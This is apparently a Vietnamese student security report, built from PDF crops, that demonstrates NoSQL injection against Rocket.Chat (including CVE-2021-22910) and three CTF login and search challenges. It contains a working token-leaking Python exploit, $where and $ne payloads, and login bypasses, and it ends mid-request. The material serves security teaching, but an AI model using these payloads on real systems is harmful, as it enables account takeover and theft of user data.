
Tiến hành gọi đến method getPasswordPolicy, thay đổi nội dung token với { "\$regex": "0"} và hành vi trả về chứng tỏ tồn tại lỗ hổng NoSQL Injection.

Kịch bản 3:

```
1 import requests
2 import string
3 import time
4 def forgotpassword(email,url):
5     payload='{"message":{"\\\"msg\\\":\\\"method\\\",\\\"method\\\":\\\"sendForgotPasswordEmail\\\",\\\"params\\\":["\\\"'+email+'\\\"]}}'
6     headers={'content-type': 'application/json'}
7     r = requests.post(url+"/api/v1/method.callAnon/sendForgotPasswordEmail", data = payload, headers = headers, verify = False, allow_redirects = False)
8     #print(r.text)
9     print("[+] Password Reset Email Sent")
10
11
12 def resettoken(url):
13     u = url+"/api/v1/method.callAnon/getPasswordPolicy"
14     headers={'content-type': 'application/json'}
15     token = ""
16
17     num = list(range(0,10))
18     string_ints = [str(int) for int in num]
19     characters = list(string.ascii_uppercase + string.ascii_lowercase) + list('-')+list('_') + string_ints
20
21     while len(token)!= 43:
22         for c in characters:
23             payload='{"message":{"\\\"msg\\\":\\\"method\\\",\\\"method\\\":\\\"getPasswordPolicy\\\",\\\"params\\\":[{\\\"token\\\":{$regex:\\\"^\\$\\\"}}}]}}' %
24             (token + c)
25             r = requests.post(u, data = payload, headers = headers, verify = False, allow_redirects = False)
26             time.sleep(0.5)
27             if 'Meteor.Error' not in r.text:
28                 token += c
29                 print(f"Got: {token}")
30
31     print(f"[+] Got token : {token}")
32
33
34 forgotpassword("admin@gmail.com","http://localhost:3000")
35 find_token = resettoken("http://localhost:3000")
36 print(f"[+] Reset password url: http://localhost:3000/reset-password/{find_token}")
```

Đoạn code Python dùng để leak ra token reset password với email của admin.

Kịch bản 3:



```
cpu mem net swap 1h 20m Terminal - seawind@ubuntu:~/DoAnBaoMatWeb/DoAn/rocket.chat
File Edit View Terminal Tabs Help
Got: RnmU0lMFb-EjxpVy9qX9NjMwZ
Got: RnmU0lMFb-EjxpVy9qX9NjMwZD
Got: RnmU0lMFb-EjxpVy9qX9NjMwZDz
Got: RnmU0lMFb-EjxpVy9qX9NjMwZDzb
Got: RnmU0lMFb-EjxpVy9qX9NjMwZDzbc
Got: RnmU0lMFb-EjxpVy9qX9NjMwZDzbcQ
Got: RnmU0lMFb-EjxpVy9qX9NjMwZDzbcQh
Got: RnmU0lMFb-EjxpVy9qX9NjMwZDzbcQhu
Got: RnmU0lMFb-EjxpVy9qX9NjMwZDzbcQhuG
Got: RnmU0lMFb-EjxpVy9qX9NjMwZDzbcQhuGz
Got: RnmU0lMFb-EjxpVy9qX9NjMwZDzbcQhuGzc
Got: RnmU0lMFb-EjxpVy9qX9NjMwZDzbcQhuGzcE
Got: RnmU0lMFb-EjxpVy9qX9NjMwZDzbcQhuGzcE0
Got: RnmU0lMFb-EjxpVy9qX9NjMwZDzbcQhuGzcE0e
Got: RnmU0lMFb-EjxpVy9qX9NjMwZDzbcQhuGzcE0eo
Got: RnmU0lMFb-EjxpVy9qX9NjMwZDzbcQhuGzcE0eh
Got: RnmU0lMFb-EjxpVy9qX9NjMwZDzbcQhuGzcE0ehP
Got: RnmU0lMFb-EjxpVy9qX9NjMwZDzbcQhuGzcE0ehPH
Got: RnmU0lMFb-EjxpVy9qX9NjMwZDzbcQhuGzcE0ehPHV
[+] Got token : RnmU0lMFb-EjxpVy9qX9NjMwZDzbcQhuGzcE0ehPHV
[+] Reset password url: http://localhost:3000/reset-password/RnmU0lMFb-EjxpVy9qX9NjMwZDzbcQhuGzcE0ehPHV
```

Sau khi thực thi code trên và có được token thì tiến hành reset lại password của admin và đăng nhập thành công.

Kịch bản 4:

Mô tả lỗ hổng:

Tên lỗ hổng: NoSQL Injection dẫn đến lộ thông tin người dùng trên Rocket.Chat 3.12.1 (CVE-2021-22910)

Mô tả tóm tắt:

Tại api **/api/v1/users.list**, tham số query không có cơ chế validate hoặc sanitize dẫn đến kẻ tấn công có thể chèn các câu query vào giá trị của tham số để làm lộ thông tin người dùng

• Link tham khảo: Case study HackerOne

• Link video demo: Video

Kịch bản 4:

```
223     API.v1.addRoute('users.list', { authRequired: true }, {
224     get() {
225         if (!hasPermission(this.userId, 'view-d-room')) {
226             return API.v1.unauthorized();
227         }
228
229         const { offset, count } = this.getPaginationItems();
230         const { sort, fields, query } = this.parseJsonQuery();
231
232         const users = Users.find(query, {
233             sort: sort || { username: 1 },
234             skip: offset,
235             limit: count,
236             fields,
237         }).fetch();
238
239         return API.v1.success({
240             users,
241             count: users.length,
242             offset,
243             total: Users.find(query).count(),
244         });
245     },
246 },
247
```

Đoạn code users.list tồn tại lỗ hổng NoSQL Injection tại dòng 232 đến dòng 237.

Kích bản 4:

The screenshot shows a browser window with the URL developer.rocket.chat/apidocs/query-parameters. The page title is "Query Parameters". On the left, there's a sidebar with navigation links for Overview, Query Parameters, Permissions and Roles, HTTP Response Codes, Try the API, AUTHENTICATION, USER MANAGEMENT, ROOMS, and a search bar labeled "Filter". The main content area has a warning message about security risks when enabling parameters. It explains that when enabled, a deprecation message is included in the response header as `X-Degradation-Message`. These parameters are scheduled for removal in version 8.0.0. The `query` and `fields` parameters accept JSON objects. A table lists these parameters with examples and descriptions. Below the table, it notes that the `query` parameter follows the [EJSON](#) structure. Two PowerShell code snippets are provided for querying date fields.

Enabling these parameters may expose your workspace to security risks, and Rocket.Chat is not responsible for any resulting vulnerabilities. Proceed with caution and ensure proper security measures are in place.

When enabled, a deprecation message is included in the response header as `X-Degradation-Message`. These parameters are **scheduled for removal in version 8.0.0**, after which enabling them will no longer be an option.

The `query` and `fields` parameters accept JSON objects, but the request will fail if an invalid JSON object is provided.

Parameter	Example	Description
<code>query</code>	To query users with a name that contains the letter "g": <code>https://localhost:3000/api/v1/users.list?query={"name": {"\$regex": "g"}}</code>	This parameter allows you to use MongoDB query operators to search for specific data.
<code>fields</code>	To only retrieve the usernames of users: <code>http://localhost:3000/api/v1/users.list?fields={"username": 1}</code>	This parameter accepts a JSON object with properties that have a value of 1 or 0 to include or exclude them in the response.

Note that the `query` parameter follows the [EJSON](#) structure, similar to JSON, but with some differences in handling date and binary fields. For queries involving date fields, you can use the following examples:

PowerShell [Copy](#)

```
query={"_updatedAt": {"$gt": {"$date": 1542814057}}}
```

PowerShell [Copy](#)

```
query={"_updatedAt": {"$gt": {"$date": 1542814057}}}
```

Trong document của Rocket.Chat đề cập đến sử dụng tham số query trong `users.list` để truy vấn người dùng thông qua MongoDB query

Kịch bản 4:

The screenshot shows the Burp Suite interface with the following details:

- Request:** A GET request to `/api/v1/users.list?query={"$where": "this.username=='admin' %26%26(()=>{ %20throw%20JSON.stringify(this)%20})()"}`. The URL is highlighted with a red box.
- Response:** The response body contains an error message with a long JSON object. This JSON object includes fields like `id`, `password`, `reset`, `email`, `when`, `resetAt`, `reason`, `email2fa`, `enabled`, `changedAt`, `reset`, `email`, `verificationTokens`, `token`, `address`, `when`, `loginTokens`, `address`, `resume`, `emailCode`, `emails`, `loginTokens`, `status`, `active`, `updatedAt`, `roles`, `name`, `lastLogin`, `statusConnection`, `offline`, `username`, `admin`, `utcOffset`, and `_rooms`. The entire JSON object is highlighted with a red box.
- Inspector:** The right panel shows various request and response attributes, query parameters, body parameters, cookies, headers, and notes.

Lợi dụng điều trên, gọi đến api **/api/v1/users.list** với giá trị query như trên và throw error nội dung trả về, trong đó có token reset password của email admin.

Kịch bản 5, 6, 7 (CTF):

Mô tả các lỗ hổng:

Tên lỗ hổng: NoSQL Injection thông qua code các chức năng thiếu an toàn dẫn đến lộ thông tin người dùng

Mô tả tóm tắt:

Tại chức năng đăng nhập và tìm kiếm, các trường tài khoản và mật khẩu không có cơ chế validate hoặc sanitize dẫn đến kẽ tần công có thể chèn các câu query vào giá trị của tham số để làm lộ thông tin người dùng

- HSCTF10 - mongodb

- Urmia CTF 2023 - MongoDB NoSQL Injection

- HSCTF10 - flag_shop

- Link các video demo: Video

Kịch bản 5 (CTF):

Mục tiêu:

- Bypass trang đăng nhập

Kịch bản 5 (CTF):

```
23 @app.route("/", methods=["POST"])
24 def login():
25     if "user" not in request.form:
26         return redirect(url_for("main", error="user not provided"))
27     if "password" not in request.form:
28         return redirect(url_for("main", error="password not provided"))
29
30     try:
31         user = db.users.find_one(
32             {
33                 "$where":
34                     f"this.user === '{request.form['user']}' && this.password === '{request.form['password']}'"
35             }
36         )
37     except pymongo.errors.PyMongoError:
38         traceback.print_exc()
39         return redirect(url_for("main", error="database error"))
40
41     if user is None:
42         return redirect(url_for("main", error="invalid credentials"))
43
44     session["user"] = user["user"]
45     session["admin"] = user["admin"]
46     return redirect(url_for("home"))
```

Đoạn code trong main.py tại dòng 31 đến 35 có tồn tại lỗ hổng NoSQL Injection.

Kịch bản 5 (CTF):

The screenshot shows a web browser window with the title bar 'Login'. The address bar displays the URL 'http://localhost:49060/?error=invalid+credentials'. The main content is a 'Login' form. It contains two input fields: the first is filled with "'||1||'" and the second is filled with '.....'. Below the inputs is a 'Submit Query' button. To the right of the inputs is a 'Register' link. At the bottom of the form is a red rectangular button with the text 'invalid credentials'.

Lỗ hổng ở phần kiểm tra đăng nhập cho phép ta bypass qua trang đăng nhập một cách dễ dàng thông qua việc chèn vào một truy vấn luôn đúng ở bất kể trường username hay password.

Kịch bản 5 (CTF):

The screenshot shows a web browser window with the URL `http://localhost:49060/home`. The page content is as follows:

Welcome, admin
The flag is flag{easy_nosql_injection_mongodb_hsctf10}
[Logout](#)

Lợi dụng lỗ hổng NoSQL Injection ta đã có được flag.

Kịch bản 6 (CTF):

Mục tiêu:

- Bypass trang đăng nhập
- Liệt kê toàn bộ người dùng có trong database sau khi đăng nhập thành công

Kịch bản 6 (CTF):

The screenshot shows a code editor interface with a sidebar containing a file tree. The file tree includes categories like EXPLORER, OPEN EDITORS, and UCTF_MONGO [WSL: DEBIAN], with specific files like auth.js, User.js, and various utility and configuration files listed under them.

The main area shows the content of the auth.js file:

```
middlewares > JS auth.js > isLoggedIn
1 import User from '../models/User.js';
2 import catchAsync from "../utils/catchAsync.js";
3
4 export const authenticate = catchAsync(async (req, res, next) => {
5     if (req.session.user) return next();
6
7     console.log(req.body);
8     const { username, password } = req.body;
9     const user = await User.findOne({ username, password }, { username: 1, _id: 0 });
10    if (!user) {
11        return res.redirect('/login');
12    }
13
14    req.session.user = user;
15    next();
16});
17
18 export const isLoggedIn = (req, res, next) => {
19    if (req.session.user) {
20        next()
21    } else {
22        res.redirect('/login');
23    }
24}
```

A red rectangular box highlights the line of code: `const user = await User.findOne({ username, password }, { username: 1, _id: 0 });`.

Dòng code thứ 9 tìm kiếm một người dùng từ database có dùng hàm `find_one` của pymongo

Kịch bản 6 (CTF):

The screenshot shows a web browser window with the URL <https://pymongo.readthedocs.io/en/stable/tutorial.html>. The page content is a MongoDB tutorial. On the left, there is a sidebar with navigation links: '10.1 Collection', 'MongoDB', 'Getting', 'Questions', 'On Guide', 'Report Issues', and 'Index.html'. The main content area has a heading 'Getting a Single Document With `find_one()`'. It includes a code snippet:

```
>>> db.list_collection_names()
['posts']
```

 Below this, another code snippet shows how to use `find_one()`:

```
>>> import pprint
>>> pprint.pprint(posts.find_one())
{'_id': ObjectId('...'),
 'author': 'Mike',
 'date': datetime.datetime(...),
 'tags': ['mongodb', 'python', 'pymongo'],
 'text': 'My first blog post!'}
```

 A note box states: 'The result is a dictionary matching the one that we inserted previously.' Another note box says: 'The returned document contains an `"_id"`, which was automatically added on insert.' Further down, it says: '`find_one()` also supports querying on specific elements that the resulting document must match. To limit our results to a document with author "Mike" we do:'. A final code snippet shows this query:

```
>>> pprint.pprint(posts.find_one({"author": "Mike"}))
{'_id': ObjectId('...'),
 'author': 'Mike',
```

Kịch bản 6 (CTF):

```
Pretty Raw Hex
1 POST /login HTTP/1.1
2 Host: localhost:49070
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:134.0) Gecko/20100101 Firefox/134.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 25
9 Origin: http://localhost:49070
10 DNT: 1
11 Connection: keep-alive
12 Referer: http://localhost:49070/login
13 Cookie: ssid=s%3A6d59ae69-0575-4302-b377-a2b61ee18378.xZ%2FkgRQoAcVDtXv9Iij90kr08MFsN%2FfjM oijkFaqoJA
14 Upgrade-Insecure-Requests: 1
15 Sec-Fetch-Dest: document
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-Site: same-origin
18 Sec-Fetch-User: ?1
19 Priority: u=0, i
20
21 username=kien&password=ho
```

```
Pretty Raw Hex
1 POST /login HTTP/1.1
2 Host: localhost:49070
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:134.0) Gecko/20100101 Firefox/134.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 25
9 Origin: http://localhost:49070
10 DNT: 1
11 Connection: keep-alive
12 Referer: http://localhost:49070/login
13 Cookie: ssid=s%3A6d59ae69-0575-4302-b377-a2b61ee18378.xZ%2FkgRQoAcVDtXv9Iij90kr08MFsN%2FfjM oijkFaqoJA
14 Upgrade-Insecure-Requests: 1
15 Sec-Fetch-Dest: document
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-Site: same-origin
18 Sec-Fetch-User: ?1
19 Priority: u=0, i
20
21 {"username":{"$ne":"kien"},"password":{$ne:"ho"}}
22
23 }
```

Do không có kiểm tra input đầu vào nên ta có thể bypass login thông qua việc chỉnh sửa tham số lúc request để truy vấn ở dòng 9 luôn có kết quả trả về -> đăng nhập thành công

Kịch bản 6 (CTF):

```
EXPLORER ... JS app.js X
OPEN EDITORS JS app.js ...
UCTF_MONGO [WSL: DEBIAN]
middlewares auth.js
models User.js
public javascripts lookupUser.js validateForms.js
stylesheet thepanel.jpg theusers.jpg
resources injection.png
utils catchAsync.js ExpressError.js
views
JS app.js
JS approotdir.js
docker-compose.yml
Dockerfile
! k8s.yml

JS app.js > ...
62 app.get('/login', (req, res) => {
63   if (req.session?.user) return res.redirect('/home');
64   res.sendFile(path.join(approotdir, 'views/login.html'));
65 }
66
67 app.post('/login', authenticate, (req, res) => {
68   res.redirect('/home');
69 }
70
71 app.get('/home', isLoggedIn, (req, res) => {
72   res.sendFile(path.join(approotdir, 'views/index.html'));
73 }
74
75 app.get('/lookup/:username', catchAsync(async (req, res) => {
76   const { username } = req.params;
77   const user = await User.find({ $where: `this.username == '${username}'` }, { password: 0, _id: 0 });
78   res.send(user);
79 });
80
81 app.get('/logout', (req, res) => {
82   req.session.destroy();
83   res.redirect('/login');
84 }
85
86 app.all('*', (req, res, next) => {
87   next(new ExpressError('Page Not Found', 404));
88 });
89
```

Hàm `find` của `pymongo` sẽ tìm trong database tất cả các kết quả phù hợp với truy vấn ở dòng 77 với biến được người dùng kiểm soát là `username`.

Kịch bản 6 (CTF):

The screenshot shows a web browser window with the URL <http://localhost:49070/home>. The page title is "Staff". A search bar contains the placeholder text "|||1|||". To the right of the search bar is a green checkmark icon and a "Lookup" button. Below the search bar is a table with three columns: "Username", "ID", and "Role". The table lists eight users:

Username	ID	Role
guest	f5185c515a40424e8c31e87fe5e8ffa1	guest
laboriousle	61e15dc4e9b34479ab7ce78b64e92e1d	user
stella	f924e566c42d4d8cb67f77b451002b44	user
slid	fc24d8e5873949c9adb342fc1d727dd3	user
passa	ed379c09f7e94c0096b8f257251baf25	user
ruddysparkle	11be237a4d1748ad8da3109ff1cfced6	user
differential	1e21c5a587784eb593032fa092e02af7	user
reputableco	b38dc8acaf2940fc960cac042fb4f2b3	user


Nhập một truy vấn luôn đúng -> lấy được tất cả các username, id, role.

Kịch bản 7 (CTF):

Mục tiêu:

- Leak ra được thông tin nhạy cảm trong database thông qua blind NoSQL Injection

Kịch bản 7 (CTF):



```
EXPLORER ... main.py 3 x
challenge > app > main.py > ...
4 import pymongo.errors
5 from flask import Flask, jsonify, render_template, request
6 from pymongo import MongoClient
7
8 app = Flask(__name__)
9 FLAG = os.getenv("FLAG")
10 app.config["SECRET_KEY"] = os.getenv("FLASK_SECRET")
11 mongo_client = MongoClient(connect=False)
12 db = mongo_client.database
13
14 @app.route("/")
15 def main():
16     return render_template("index.html")
17
18 @app.route("/api/search", methods=["POST"])
19 def search():
20     if request.json is None or "search" not in request.json:
21         return jsonify({"error": "No search provided", "results": []}), 400
22     try:
23         results = db.flags.find(
24             {
25                 "$where": f"this.challenge.includes('{request.json['search']}')"
26             },
27             {
28                 "_id": False,
29                 "flag": False
30             }
31         ).sort("challenge")
32     except pymongo.errors.PyMongoError:
33         traceback.print_exc()
34         return jsonify({"error": "Database error", "results": []}), 500
35     return jsonify({"error": "", "results": list(results)}), 200
36
```

Hàm find của pymongo sẽ tìm trong database tất cả các kết quả phù hợp với truy vấn ở dòng 25 với biến được người dùng kiểm soát là search.

Kịch bản 7 (CTF):

Flag Shop

Challenge	Price	Buy
fancy-page	\$12.00	<button>Buy Flag</button>
fancy-page-v2	\$1.00	<button>Buy Flag</button>
flag-shop	\$10.00	<button>Buy Flag</button>
png-wizard-v3	\$10.00	<button>Buy Flag</button>
west-side-story	\$5.00	<button>Buy Flag</button>

A modal dialog box is displayed in the center of the screen, containing the following text:
⊕ localhost:49080
Not implemented yet!
OK

nút mua flag “Buy Flag” không có chức năng gì, ngoài ra không có biến nào hay trường nào trong source code, database lưu tiền của người dùng (không có cả đăng nhập, đăng ký) -> leak flag

Kịch bản 7 (CTF):

The screenshot shows a web browser window titled "Flag Shop" and a Burp Suite Professional tool window.

Web Browser (Flag Shop):

- Address bar: http://localhost:49080
- Search input field: "test"
- Search button: "Search"
- Table of challenges:

Challenge	Price
fancy-page	\$12.00
fancy-page-v2	\$1.00
flag-shop	\$10.00
png-wizard-v3	\$1000.00
west-side-story	\$5.00

Burp Suite Professional v2024.5.5 - Temporary Project - licensed to h3110w0rld

Proxy tab is selected. The request pane shows the following POST request:

```
POST /api/search HTTP/1.1
Host: localhost:49080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:134.0) Gecko/20100101 Firefox/134.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://localhost:49080/
Content-Type: application/json
Content-Length: 17
Origin: http://localhost:49080
DNT: 1
Connection: keep-alive
